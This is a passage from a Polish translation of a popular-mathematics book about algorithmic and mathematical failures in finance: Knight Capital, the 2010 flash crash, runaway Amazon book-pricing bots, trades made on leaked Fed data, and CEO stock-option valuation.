
Szczegółów incydentu nigdy nie podano do wiadomości publicznej. Według jednej z hipotez główny program transakcyjny przypadkowo włączył jakiś stary testowy kod, który nie miał być nigdy wykorzystywany do rzeczywistego handlu; jest to zbieżne z rozgłaszanymi wówczas pogłoskami, że cała ta sytuacja była ponoć wynikiem działania „jednej linijki kodu". Jakkolwiek było naprawdę, błąd w algorytmie komputerowym wywołał realne konsekwencje w prawdziwym świecie. Firma Knight Capital musiała odsprzedać przypadkowo kupione akcje bankowi Goldman Sachs po zaniżonych cenach; przed bankructwem uratowała ją grupa, w skład której wchodził bank inwestycyjny Jefferies, w zamian za 73 procent udziałów w spółce. Trzy czwarte firmy stracone z powodu jednej linijki kodu.

Ale to była po prostu kwestia źle napisanego programu. Bądźmy szczerzy: wadliwy kod potrafi narobić problemów nie tylko w świecie finansów. Błędy programistyczne są groźne praktycznie wszędzie. Algorytmy dokonujące automatycznych transakcji na rynkach finansowych robią się jeszcze ciekawsze, kiedy zaczynają wzajemnie reagować na swoje działania. Podobno złożona sieć algorytmów handlujących tylko ze sobą powinna zapewnić stabilność rynku. Przynajmniej dopóki nie wpadną w niefortunną pętlę sprzężenia zwrotnego. Wtedy powstaje nowa finansowa katastrofa: *flash crash* – gwałtowny krach.

6 maja 2010 roku indeks Dow Jones nagle stracił 9 procent swojej wartości. Gdyby się nie odbił, mielibyśmy do czynienia z największym jednodniowym spadkiem indeksu od czasów krachów z lat 1929 i 1987.

Tym razem było jednak inaczej. Po kilku minutach ceny wróciły do normy, a na koniec dnia indeks tracił tylko 3 procent względem otwarcia. Ten krótkotrwały krach wydarzył się między 14.40 a 15.00 czasu nowojorskiego, po niespokojnym swoją drogą początku dnia.

Cóż to było za dwadzieścia minut! Dwa miliardy akcji zmieniło właścicieli przy obrotach przekraczających 56 miliardów dolarów! Ponad dwudziestu tysięcy transakcji dokonano przy cenach różniących się od wycen z 14.00 o ponad 60 procent. Wiele z tych cen było całkowicie irracjonalnych: od jednego centa po sto tysięcy dolarów za sztukę. Rynek nagle oszalał. Ale potem niemal równie szybko wziął się w garść i wrócił do normy. Gwałtowny wybuch emocji, który skończył się równie szybko, jak się zaczął. Harlem Shake krachów finansowych.



Wskaż chwilę, w której wszyscy wstrzymali oddech.

Wciąż nie ma zgody co do przyczyn tego krótkotrwałego krachu. Padały oskarżenia o błąd „grubych palców”, ale nie przedstawiono żadnych dowodów. Najlepsze wyjaśnienie, jakie udało mi się znaleźć, zawarto w oficjalnym raporcie opublikowanym 30 września 2010 roku wspólnie przez dwie amerykańskie komisje: US Commodity Futures Trading Commission oraz US Securities and Exchange Commission. Ich ustalenia nie wszystkich usatysfakcjonowały, ale moim zdaniem lepszych nie mamy.

Wygląda na to, że jeden z maklerów postanowił sprzedać mnóstwo kontraktów terminowych na giełdzie w Chicago. Kontrakty terminowe to takie, w których jedna strona zobowiązuje się w przyszłości kupić coś lub sprzedać po z góry ustalonej cenie. Takie kontrakty można potem niezależnie kupować i sprzedawać. To dość ciekawy finansowy instrument zależny, ale szczegóły jego funkcjonowania nie są tu istotne. Ważne jest to, że ów makler postanowił sprzedać 75 tysięcy takich kontraktów o nazwie E-Minis (wartych nieco ponad 4 miliardy dolarów). Wszystkie naraz. Była to trzecia największa transakcja tego rodzaju w okresie dwunastu miesięcy. Ale podczas gdy te dwie większe były realizowane stopniowo w ciągu dnia, ta jedna została sfinalizowana w całości w dwadzieścia minut.

Tak dużych transakcji można dokonywać na kilka sposobów. Jeśli robi się to stopniowo (pod nadzorem człowieka), zwykle nic złego się nie dzieje. Tu jednak skorzystano z prostego algorytmu uwzględniającego wyłącznie aktualny wolumen obrotu i niebiorącego poprawki na cenę i tempo sprzedaży.

6 maja 2010 roku rynek nie miał się najlepiej i bez takich atrakcji. Zauważalny był wpływ postępującego kryzysu zadłużenia w Grecji oraz odbywających się w Wielkiej Brytanii wyborów. Nagłe, bezpardonowe rzucenie takiej liczby kontraktów terminowych wstrząsnęło rynkiem, a automatyczne algorytmy transakcyjne oszalały. Podaż tych kontraktów

szybko przerosła naturalny popyt i automatyczni komputerowi maklerzy zaczęli obracać nimi między sobą. W czternaście sekund między 14.45.13 a 14.45.27 dokonały one transakcji obejmujących ponad 27 tysięcy kontraktów. W tym czasie tyle samo wynosił wolumen wszystkich pozostałych transakcji na giełdzie.


Wywołany tym chaos rozlał się na inne rynki. Aż nagle, kiedy te błyskawicznie działające algorytmy zapanowały nad sytuacją, wszystko wróciło do normy niemal równie szybko, jak chwilę wcześniej runęło. Niektóre z nich były wyposażone w kod bezpieczeństwa, który nie dopuszczał do kolejnych transakcji przy zbyt dużych fluktuacjach cen. Restart następował dopiero po sprawdzeniu sytuacji przez człowieka. Część maklerów założyła, że gdzieś na świecie wydarzyła się jakaś katastrofa, o której oni jeszcze nie słyszeli. Tymczasem było to tylko wzajemne oddziaływanie automatycznych algorytmów transakcyjnych. Wielkie krótkie spięcie.

Mucha w algorytmie

Mam w domu egzemplarz „najdroższej książki świata”. Leży teraz na moim biurku. *The Making of a Fly* [Mucha od środka]. Jest to wydana w 1992 roku książka akademicka o genetyce. Kiedyś pojawiła się na Amazonie w cenie 23 698 655 dolarów i 93 centów (plus 3,99 za wysyłkę).

Mnie udało się ją kupić w naprawdę świetnej promocji ze zniżką 99,9999423 procent. Z tego, co się orientuję, nikt nie kupił *The Making of a Fly* za 23 miliony dolarów; taka cena tylko przez jakiś czas widniała w sklepie. A nawet gdyby ktoś się skusił, to wiele osób za najdroższą książkę w historii uważa pisma Leonarda da Vinci, które Bill Gates kupił za 30,8 miliona dolarów. Najwyraźniej poza zamiłowaniem do

nieprzechodnich kości mam z nim jeszcze coś wspólnego: zamiłowanie do drogich lektur. Jeśli się nie mylę, do *The Making of a Fly* należy rekord największej w historii niezmyślonej ceny sklepowej za książkę niebędącą unikatem. Szczęśliwie za swój egzemplarz zapłaciłem tylko 10,07 funta (wtedy to było 13,68 dolara). I mogłem jeszcze skorzystać z darmowej wysyłki.



Najdroższa książka, za którą nie zapłaciłem pełnej ceny.

Ta rekordowa cena za *The Making of a Fly* pojawiła się w roku 2011, kiedy to nowe egzemplarze na amerykańskim Amazonie oferowało tylko dwóch sprzedawców: bordeebook i profnath. Amazon umożliwia

sprzedawcom używanie algorytmów do ustalania cen. I wygląda na to, że profnath wdrożył prostą zasadę: niech moja cena będzie o 0,07 procent niższa od najtańszej oferty konkurencji. Najwyraźniej ten ktoś miał egzemplarz książki i zdecydował się ułatwić sobie sprzedaż przez zagwarantowanie, że jego cena będzie najniższa na Amazonie, ale tylko minimalnie niższa niż u konkurencji. Jak uczestnik teleturnieju *Dobra cena**, który obstawia o dolara więcej niż ktoś inny. Owszem, wychodzi na dupka, ale nie łamie zasad.

Z kolei sprzedawca bordeebook chciał być wyraźnie droższy od konkurencji; ustawił regułę dla ceny: książka u mnie ma być o 27 procent droższa niż najtańszy jej egzemplarz u konkurencji. Możliwe, że sprzedający nie miał tej książki na stanie, ale wiedział, że jeśli ktoś kupi u niego, będzie miał wystarczająco dużą marżę, żeby nabyć egzemplarz taniej od innego sprzedawcy. Takie sklepy polegają na swoich doskonałych opiniach, którymi chcą przyciągnąć kupujących stroniących od ryzyka, którym nie przeszkadza nieco wyższa cena.

Gdyby książkę oferował jeszcze ktoś inny w sztywno ustalonej cenie, wszystko działałoby jak trzeba. Egzemplarz profnatha byłby minimalnie tańszy niż u tej trzeciej osoby, a u bordeebooka byłoby wyraźnie drożej. Ale ponieważ na Amazonie były tylko te dwie oferty, ceny wpadły w morderczą pętlę i podbijały się nawzajem: 1,27 × 0,9983 = 1,268 – zatem po każdym wykonaniu algorytmów obie oferty drożały o 26,8 procent. I w ten sposób przebiły dwadzieścia milionów dolarów. Najwyraźniej żaden ze sprzedających nie pomyślał o wprowadzeniu górnego limitu, by cena nie osiągnęła absurdalnie wysokiego poziomu. W końcu profnath musiał zauważyć, co się dzieje (albo jego algorytm miał ustawiony jakiś szalenie wysoki limit), ponieważ cena sprzedawanego przez niego egzemplarza

spadła do o wiele bardziej racjonalnego poziomu – 106,23 dolara. Wkrótce potem cena u bordeebooka również się unormowała.

Horrendalną cenę za *The Making of a Fly* zauważyli Michael Eisen i jego koledzy z Uniwersytetu Kalifornijskiego w Berkeley. W swoich badaniach wykorzystywali muszki owocówki i potrzebowali tej książki do celów naukowych. Trochę się zdziwili, kiedy zobaczyli dwa dostępne egzemplarze: jeden za 1 730 045 dolarów i 91 centów, a drugi za 2 198 177 dolarów i 95 centów. Do tego każdego dnia obie ceny szły w górę. Naukowcy tymczasowo odłożyli badania biologiczne i zaczęli śledzić zmiany cen w arkuszu kalkulacyjnym, dzięki czemu odkryli współczynniki stosowane przez profnatha i bordeebooka (co ciekawe, ten drugi sprzedający używał dziwnie precyzyjnej wartości 27,0589 procent) – ponownie dowodząc, że niewiele jest w życiu problemów, których nie da się rozwiązać, używając arkusza kalkulacyjnego.

Kiedy rynek *Making of a Fly* wrócił do normy, kolega Eisena zdołał kupić książkę w normalnej cenie, wskutek czego pracownicy zakładu porzucili odtwarzanie algorytmów ustalających ceny na Amazonie i wrócili do prób zrozumienia działania genów. A ja mam swój egzemplarz (kupiłem używany; nawet „normalne ceny” amerykańskich publikacji akademickich są poza moim zasięgiem). Spróbowałem go nawet przeczytać. Ustaliłem, że musi być jakieś powiązanie między tym, co się stało z ceną tej pozycji, a sposobem, w jaki algorytmy genetyczne sprawiają, że muchy rosną. Chciałbym oddać ostatnie słowo autorowi książki. Nie znalazłem nic lepszego:

> Prowadząc badania nad tego typu wzrostem, można odnieść wrażenie, że w poszczególnych częściach ciała działa niezależnie jakiś matematycznie precyzyjny mechanizm kontrolny.

The Making of a Fly, Peter Lawrence (s. 50)

Sądzę, że wszyscy możemy coś z tego wynieść. I dzięki temu zasadniczo mogę sobie tę książkę odliczyć od dochodu. (Chociaż zapewne nie pierwotną cenę).

I wszystko by się im udało, gdyby nie te wścibskie prawa fizyki

W błyskawicznych transakcjach najważniejsze są dane. Jeśli ktoś dysponuje poufnymi informacjami o prawdopodobnym kierunku ruchu cen jakiegoś towaru, może złożyć swoje dyspozycje, zanim rynek zdąży zareagować. A raczej: dane te mogą zostać wprowadzone bezpośrednio do algorytmu, który złoży te dyspozycje, podejmując błyskawiczne decyzje. Czas jego reakcji mierzy się w milisekundach. W roku 2015 firma Hibernia Networks wydała 300 milionów dolarów na położenie nowego światłowodu między Nowym Jorkiem a Londynem w celu zmniejszenia opóźnień w przesyłaniu informacji o 6 milisekund. Wiele może się zdarzyć w jedną tysięczną sekundy. A co dopiero w sześć.

Z punktu widzenia danych finansowych czas to dosłownie pieniądz. Uniwersytet Michigan podaje co miesiąc wskaźnik nastrojów konsumenckich, który jest miarą tego, jak Amerykanie oceniają stan gospodarki (wskaźnik ten ustalany jest na podstawie około pięciuset ankiet telefonicznych) i który potrafi mieć bezpośredni wpływ na rynki finansowe. Dlatego sposób jego publikowania był bardzo istotny. Kiedy wyliczono nową wartość wskaźnika, agencja Thomson Reuters zamieszczała ją na swojej ogólnodostępnej stronie internetowej dokładnie o 10.00, żeby wszyscy mogli go poznać jednocześnie. W zamian za wyłączność na

udostępnianie tych danych za darmo Thomson Reuters płacił Uniwersytetowi Michigan ponad milion dolarów.

Dlaczego płacono za wyłączność, by potem publikować wskaźnik za darmo? W kontrakcie agencja zastrzegła sobie prawo udostępnienia wskaźnika swoim abonentom pięć minut przed publikacją. Zatem każdy ich subskrybent otrzymywał tę informację na pięć minut przed resztą uczestników rynku i mógł od razu złożyć stosowne dyspozycje. A osoby korzystające z „platformy dystrybucyjnej o wyjątkowo niskich opóźnieniach" Thomson Reuters otrzymywali wartość wskaźnika jeszcze wcześniej – z dwusekundowym wyprzedzeniem – o godzinie 9.54.58 (plus minus pół sekundy) i mogli go od razu wrzucić do swoich algorytmów transakcyjnych. Przez pierwsze pół sekundy po udostępnieniu danych jeden fundusz potrafił dokonać transakcji o wartości przekraczającej 40 milionów dolarów. Kiedy wszyscy pozostali poznawali nową wartość wskaźnika za darmo o 10.00, rynek zdążył już na nią zareagować.

Etyka (i zapewne też zgodność z prawem) takiego postępowania jest dyskusyjna. Prywatne instytucje mogą udostępniać swoje dane w dowolnie wybrany przez siebie sposób, dopóki wszystko jest uczciwie opisane. Agencja Thomson Reuters w swoim serwisie internetowym zamieściła odnośnik do podstrony, na której były wyszczególnione wszystkie te czasy – było to jednak odpowiednikiem skrzyżowania palców za plecami. Opinia publiczna dowiedziała się o praktykach agencji w roku 2013, kiedy kanał CNBC (Consumer News and Business Channel) wyemitował o nich reportaż. Wkrótce potem proceder został ukrócony.

Publikowanie danych rządowych jest o wiele bardziej przejrzyste: absolutnie nikt nie może ich wykorzystywać, zanim nie zostaną podane do wiadomości publicznej. Kiedy bank centralny Stanów Zjednoczonych coś ogłasza – choćby to, czy będzie dalej skupował obligacje – może mieć to

duży wpływ na ceny na rynkach finansowych. Gdyby ktoś dysponował taką wiedzą wcześniej, mógłby zacząć skupować walory, których wartość wzrośnie.

Jeśli ta reklama agencji Thomson Reuters jest diagramem Venna, to jest zaskakująco szczera. [na zdjęciu: większe koło – zaufanie, partnerstwo, innowacyjność, efektywność; mniejsze koło – nasze wartości].

Dlatego też Fed ogłasza te informacje wyłącznie w swojej siedzibie w Waszyngtonie, gdzie ma pełną kontrolę nad sytuacją. Przykładowo, kiedy 18 września 2013 roku pewna informacja miała zostać ogłoszona równo o 14.00, dziennikarze musieli udać się do specjalnego pomieszczenia w siedzibie banku, które zostało zamknięte o 13.45. Pięć minut później rozdano wydruki z informacją, aby wszyscy mogli je spokojnie przeczytać.

O 13.58 reporterzy telewizyjni zostali przeprowadzeni na specjalny balkon, na którym stały ich kamery. Na kilka chwil przed 14.00 dziennikarze prasowi mogli nawiązać połączenie telefoniczne ze swoimi redakcjami, ale nie wolno im było jeszcze z nikim rozmawiać. Równo o przewidzianej godzinie (zgodnie ze wskazaniem zegara atomowego) informacja została podana do wiadomości publicznej. Maklerzy z całego świata chcą koniecznie poznać takie wieści przed innymi. Gdyby ktoś z Chicago zdołał poznać przekaz nawet na kilka milisekund przed konkurentami, zyskałby nad nimi przewagę. Ale jak szybko dane mogą zostać przesłane?

Na tym polu konkurują ze sobą dwie technologie: światłowody i radiolinie. Światło płynące światłowodem pędzi z prędkością wynoszącą około 69 procent prędkości światła w próżni, czyli nadal niesamowicie szybko – w każdej sekundzie pokonuje mniej więcej 200 tysięcy kilometrów. Wykorzystywane w radioliniach mikrofale w powietrzu mkną niemal z maksymalną prędkością światła – wynoszącą 299,792 tysięcy kilometrów na sekundę – ale z powodu krzywizny Ziemi trzeba je przekazywać między stacjami bazowymi.

Pozostaje też kwestia tego, gdzie można postawić stacje bazowe i gdzie można położyć kabel światłowodowy. Zatem dane nie będą podróżowały z Waszyngtonu do Chicago najkrótszą możliwą drogą. Ale na potrzeby wyliczenia najkrótszego możliwego czasu podróży załóżmy, że informacje

przekazywane są w linii prostej między siedzibą Fed a budynkiem giełdy w Chicago (odległość 955,65 kilometra) z pełną prędkością światła (nowa generacja światłowodów – z pustym rdzeniem – zapewnia 99,7 procent tej prędkości); uzyskamy wtedy czas 3,19 milisekundy. Podobne obliczenia dla krótszej trasy z Waszyngtonu do Nowego Jorku dają 1,09 milisekundy.

W tych wyliczeniach zakładam, że dane mkną światłowodem położonym na powierzchni Ziemi, czyli wygiętym w łuk. Gdyby przewód był całkowicie prosty, czasy byłyby minimalnie krótsze. Do przesyłania danych finansowych wykorzystuje się już systemy komunikacji laserowej w linii prostej, gdzie między jednym a drugim końcem połączenia jest tylko powietrze. Funkcjonują między innymi między Nowym Jorkiem a New Jersey. Promień lasera łączący bezpośrednio Waszyngton i Chicago musiałby jednak przebić powierzchnię Ziemi.

Laser gotowy do wystrzelenia danych finansowych do innego miasta. Posiadacz tytułu najnudniejszego lasera na świecie.

Ale to wcale nie jest niemożliwe. Fizycy odkryli już egzotyczne cząstki, jak choćby neutrina, które potrafią niemal swobodnie przenikać przez zwykłą materię. Wykrycie ich na drugim końcu połączenia stanowiłoby poważne wyzwanie techniczne, ale z czysto teoretycznego punktu widzenia system przesyłania danych przez Ziemię z pełną prędkością światła jest możliwy. Choć i tak pozwoliłby nam zaoszczędzić tylko jakieś 3 mikrosekundy na trasie z Waszyngtonu do Chicago (w przypadku transmisji do Nowego Jorku zysk byłby jeszcze mniejszy). Najkrótszy zgodny z prawami fizyki czas przesyłu danych z budynku Fed do Chicago wynosi 3,18 milisekundy, a do Nowego Jorku – 1,09 milisekundy.

W świetle powyższego to bardzo podejrzane, że kiedy 18 września 2013 roku Fed opublikował nowe dane, zarówno w Chicago, jak i w Nowym Jorku pierwszych transakcji dokonano równo o 14.00. Gdyby informacje płynęły z Waszyngtonu, rynek w Nowym Jorku powinien drgnąć minimalnie wcześniej niż w Chicago. Czyli parę osób dostało dane wcześniej i tylko starało się sprawiać wrażenie, jakoby zareagowało w pierwszej możliwej chwili. Tyle że wszyscy zapomnieli o prawach fizyki. Oszustwo wykryte z powodu skończonej prędkości światła!

Napisałem, że zostało wykryte, ale nikt nigdy za to nie odpowiedział. Nie odkryto, kto dokonał tych transakcji i od kogo otrzymał informacje. Bez odpowiedzi pozostało też pytanie, czy przepisy banku centralnego zabraniają wprost przeniesienia danych na inny komputer poza siedzibą Fed pod warunkiem nieudostępniania ich przed 14.00. Wygląda na to, że prawa świata finansów są o wiele bardziej elastyczne niż prawa fizyki.

Matematyczne nieporozumienia

Pominięcie ogólnoświatowego kryzysu finansowego z lat 2007/2008 byłoby z mojej strony poważnym przeoczeniem. Wszystko zaczęło się od kryzysu pożyczek hipotecznych o zwiększonym ryzyku w Stanach Zjednoczonych i szybko rozlało się na cały świat. I stoi za tym całkiem ciekawa matematyka. Moimi ulubionymi czarnymi charakterami są instrumenty finansowe CDO (obligacje zabezpieczone długiem). Polega to na tym, że zbiera się razem trochę ryzykownych inwestycji i zakłada, że wszystkie na pewno się udadzą.

Zdradzę tajemnicę: wszystkie zaliczyły klapę. Kiedy ktoś uznał, że CDO mogą zawierać inne CDO, powstała misterna matematyczna sieć, którą rozumiało niewielu. Jestem wielkim miłośnikiem matematyki, ale kiedy patrzę na ten kryzys całościowo, nie mogę powiedzieć, że rozumiem, co dokładnie poszło nie tak. Jeśli chcesz to zbadać dokładniej, odsyłam do książek na ten temat – napisano ich mnóstwo. Albo możesz obejrzeć film *The Big Short*. Nie będę się w to zagłębiał. Zamiast tego opowiem o zdecydowanie ciekawszym i konkretnym przypadku ludzi nierozumiejących matematyki: o radach nadzorczych, które przyznają premie dyrektorom generalnym (CEO) swoich firm.

Obecnie w Stanach dyrektor generalny jest w stanie zarabiać niesamowite pieniądze, czasem nawet kilkadziesiąt milionów dolarów rocznie. Zanim nadeszły lata dziewięćdziesiąte XX wieku, największe wynagrodzenia pobierali ci dyrektorzy, którzy jednocześnie byli założycielami albo właścicielami firmy. W latach 1992–2001 średnia poborów CEO w amerykańskich spółkach z indeksu S&P 500 wzrosła z 2,9 do 9,3 miliona dolarów (ta pierwsza wielkość została skorygowana o wpływ inflacji w tym okresie). Trzykrotny realny wzrost w dziesięć lat.

Potem to wyhamowało. Kolejne dziesięć lat później, w roku 2011, mediana wciąż wynosiła około 9 milionów dolarów.

Grupa badaczy z Uniwersytetu Chicago i Dartmouth College zauważyła, że w okresie gwałtownego wzrostu wynagrodzeń rzeczywiste pensje, a nawet wartość akcji przyznawanych dyrektorom generalnym, nie rosły w tym samym tempie. Ten boom był związany z jednym szczególnym sposobem wynagradzania dyrektorów: opcjami na akcje.

Opcja na akcje to umowa pozwalająca komuś kupić konkretne udziały w przyszłości w uzgodnionej z góry cenie. Jeśli więc dostaniesz opcję na zakup akcji konkretnej firmy za rok w cenie 100 dolarów, a ich cena na rynku wzrośnie w tym czasie do 120 dolarów, to możesz skorzystać z opcji i od razu sprzedać udziały na rynku, zarabiając na tym 20 dolarów na sztuce. Jeśli cena akcji spadnie do 80 dolarów, wyrzucasz opcję i niczego nie kupujesz. Taki dokument miał więc wartość sam w sobie: można na nim było tylko zarobić (a w najgorszym wypadku wyjść na zero). I dlatego właśnie trzeba je było najpierw wykupić, a potem można było nimi handlować.

Wyliczenia wartości opcji na akcje są dość złożone i powstały całkiem niedawno, bo w 1973 roku. Jest to tak zwany wzór Blacka-Scholesa-Mertona. Black zmarł w roku 1995, dwa lata później Scholes i Merton odebrali nagrodę Nobla w dziedzinie ekonomii. Przy wycenie opcji trzeba było między innymi oszacować prawdopodobieństwo zmiany wartości akcji, a także wysokość odsetek, jakie można uzyskać za kwotę wydaną na zakup opcji. Wszystko to da się zrobić. Po prostu dostaje się skomplikowany wzór. I tu właśnie rady nadzorcze spółek zaczęły podążać niewłaściwą drogą.

Nie wszyscy od razu zrozumieli, jak liczba opcji na akcje przekładała się na faktyczne kwoty uzyskiwane przez dyrektorów generalnych.

Przyjrzyjmy się rzeczywistej wartości różnego rodzaju wynagrodzeń:

Wartość pensji = [liczba dolarów] × 1$
Wartość akcji = [liczba akcji] × [wartość jednej akcji]
Wartość opcji =
[liczba opcji] × $S[N(Z) - e^{-rT}N(Z - \sigma\sqrt{T}]$
gdzie

$$Z = \frac{T\left(r + \frac{\sigma^2}{2}\right)}{\sigma\sqrt{T}}$$

S – aktualna cena akcji
T – czas, po którym można skorzystać z opcji
r – stopa zwrotu z inwestycji pozbawionych ryzyka
N – skumulowana wartość rozkładu normalnego
σ – zmienność zwrotu z akcji (oszacowana z wykorzystaniem odchylenia standardowego)

Chociaż wygląda to skomplikowanie, generalnie S z przodu oznacza, że wartość opcji na akcje zależy wprost od aktualnej ceny akcji. Podczas gdy rady nadzorcze asygnowały swoim dyrektorom generalnym mniej akcji, kiedy te zwyżkowały, badania przeprowadzone na Uniwersytecie Chicago i w Dartmouth College wykazały, że przy opcjach występowała tu swego rodzaju „mała zmienność liczbowa” – dokładniej: ich liczba była zaskakująco mało zmienna. Nawet po podziale akcji, kiedy dyrektorzy generalni dostawali dwa razy więcej udziałów, ponieważ te były już warte tylko połowę tego co wcześniej, liczba opcji na akcje nie ulegała zmianie. Rady nadzorcze cały czas przydzielały ich tyle samo, jakby nie zdawały sobie sprawy z ich wartości. A w latach dziewięćdziesiątych XX wieku i w pierwszej dekadzie XXI wieku ta wartość bardzo wzrosła.

Aż nagle w roku 2006 zmiana przepisów wymusiła na firmach stosowanie wzoru Blacka-Scholesa-Mertona i deklarowanie tak wyliczonej wartości opcji na akcje przekazywane dyrektorom generalnym. Kiedy już stosowanie matematyki stało się obowiązkowe i członkowie rad nadzorczych musieli przyjrzeć się rzeczywistej wartości opcji na akcje, mała zmienność liczbowa zniknęła i liczba opcji zaczęła być dostosowywana do ich ceny. Gwałtowny wzrost wynagrodzeń dyrektorów generalnych wyhamował. Oczywiście nie wrócił do poziomów sprzed rozpoczęcia wzrostu: siły rynkowe nie pozwoliłyby im spaść poniżej już raz osiągniętego pułapu. Oferowane obecnie olbrzymie pakiety płacowe dyrektorów generalnych są skamieliną z czasów, kiedy członkowie rad nadzorczych nie zaprzątali sobie głów matematyką.

---

* W Polsce teleturniej się nie przyjął, na zachodzie wciąż jest bardzo popularny (przyp. tłum.).

9

Okrąglutkie

W wyborach w roku 1992 Zieloni zdobyli w landzie Szlezwik-Holsztyn równo pięć procent głosów. Było to bardzo ważne, ponieważ partie poniżej pięcioprocentowego progu nie otrzymywały ani jednego miejsca w parlamencie. Dzięki osiągnięciu tego pułapu Zieloni mieli wprowadzić do Landtagu swojego posła. Zaczęło się wielkie świętowanie.

